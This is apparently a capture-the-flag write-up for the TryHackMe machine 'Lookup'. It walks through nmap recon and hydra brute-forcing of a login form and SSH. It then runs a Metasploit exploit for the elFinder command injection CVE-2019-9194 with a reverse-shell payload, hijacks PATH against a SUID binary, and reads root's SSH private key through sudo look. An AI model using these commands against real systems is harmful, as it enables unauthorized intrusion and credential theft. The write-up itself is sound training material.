Lookup
Writeup for the TryHackMe machine Lookup
Recon
nmap
nmap finds two open ports: SHH (22) and HTTP (80).
1
2
3
4
5
6
7
8
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Login Page
|_http-server-header: Apache/2.4.41 (Ubuntu)
Subdomain Fuzz
The web server redirects to lookup.thm. Fuzzing for subdomains reveals no additional subdomains.
lookup.thm - TCP 80
The web server presents a login form.
Shell as www-data
The login form allows username enumeration:
- Submitting
admin:adminreturnsWrong password. - Submitting
doesnotexist:passwordreturnsWrong username or password.
Using hydra, I brute-force the password for the user admin:
1
2
3
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:Wrong password" -V -F
[...]
[80][http-post-form] host: lookup.thm   login: admin   password: <REDACTED>
However, the credentials admin:<REDACTED> do not work on the login form. Assuming the password might belong to another user, I proceed to enumerate valid usernames:
1
2
3
$ hydra -L /usr/share/wordlists/seclists/usernames.txt -p <REDACTED> lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:Wrong username or password" -V -F
[...]
[80][http-post-form] host: lookup.thm   login: jose   password: <REDACTED>
Logging in with the credentials jose:<REDACTED> redirects to files.lookup.thm, hosting the File Manager elFinder 2.1.47.
A search for vulnerabilities reveals CVE-2019-9194, which is exploitable via the Metasploit module unix/webapp/elfinder_php_connector_exiftran_cmd_injection:
1
2
3
4
5
6
7
8
9
msf6 > use exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set LHOST tun0
LHOST => 10.x.x.x
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set VHOST files.lookup.thm
VHOST => files.lookup.thm
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set RHOSTS 10.x.x.x
RHOSTS => 10.x.x.x
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > run
Shell as think
linpeas identifies an unknown SUID binary:
1
2
3
4
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
[...]
-rwsr-sr-x 1 root root 17K Jan 11  2024 /usr/sbin/pwm (Unknown SUID binary!)
Using strings, I observe that the binary executes the id command to extract the username and reads .passwords in the user’s home directory.
1
2
3
4
5
6
7
8
9
10
$ strings /usr/sbin/pwm
[...]
[!] Running 'id' command to extract the username and user ID (UID)
[-] Error executing id command
uid=%*u(%[^)])
[-] Error reading username from id command
[!] ID: %s
/home/%s/.passwords
[-] File /home/%s/.passwords not found
[...]
Analysis with Ghidra confirms that id is executed without an absolute path.  I exploit this by creating a malicious
id script:
1
2
#!/bin/bash
echo "uid=33(think) gid=33(think) groups=33(think)"
After adding the directory containing the script in my PATH, I execute the binary:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
$ export PATH=/tmp:$PATH
$ /usr/sbin/pwm
/usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: think
jose1006
jose1004
jose1002
jose1001teles
jose100190
jose10001
jose10.asd
jose10+
jose0_07
jose0990
jose0986$
jose098130443
jose0981
jose0924
jose0923
jose0921
thepassword
jose(1993)
jose'sbabygurl
jose&vane
jose&takie
jose&samantha
jose&pam
jose&jlo
jose&jessica
jose&jessi
josemario.AKA(think)
jose.medina.
jose.mar
jose.luis.24.oct
jose.line
jose.leonardo100
jose.leas.30
jose.ivan
jose.i22
jose.hm
jose.hater
jose.fa
jose.f
jose.dont
jose.d
jose.com}
jose.com
jose.chepe_06
jose.a91
jose.a
jose.96.
jose.9298
jose.2856171
Using the output as a password list, I brute-force the SSH password for the user think:
1
2
3
$ hydra -l think -P wordlist.txt lookup.thm ssh -V -F
[...]
[22][ssh] host: lookup.thm   login: think   password: <REDACTED>
Shell as root
The user think can execute /usr/bin/look as root:
1
2
3
4
5
6
think@lookup:~$ sudo -l
Matching Defaults entries for think on lookup:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User think may run the following commands on lookup:
    (ALL) /usr/bin/look
GTFOBins contains an entry for look which allows reading arbitrary files.
1
2
3
4
think@lookup:~$ sudo look '' "/root/.ssh/id_rsa"
-----BEGIN OPENSSH PRIVATE KEY-----
[...]
-----END OPENSSH PRIVATE KEY-----
I save the private key locally and use it to connect as root:
1
2
3
$ nano id_rsa
$ chmod 600 id_rsa
$ ssh -i id_rsa root@lookup.thm